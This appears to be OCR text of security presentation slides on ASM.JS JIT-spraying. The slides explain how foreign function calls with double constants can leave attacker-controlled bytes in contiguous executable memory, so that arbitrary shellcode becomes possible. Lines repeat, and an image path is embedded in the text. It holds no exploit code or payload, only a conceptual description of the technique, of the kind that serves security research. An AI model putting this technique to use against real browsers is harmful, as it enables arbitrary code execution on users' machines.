- Foreign function call with double values




ASM.JS Statements Suitable to Embed Code

- Foreign function call with double values



ASM.JS Statements Suitable to Embed Code

- Foreign function call with double values



– constants are referenced

– same executable region

– continuous in address space

→ **gapless, arbitrary shellcode possible**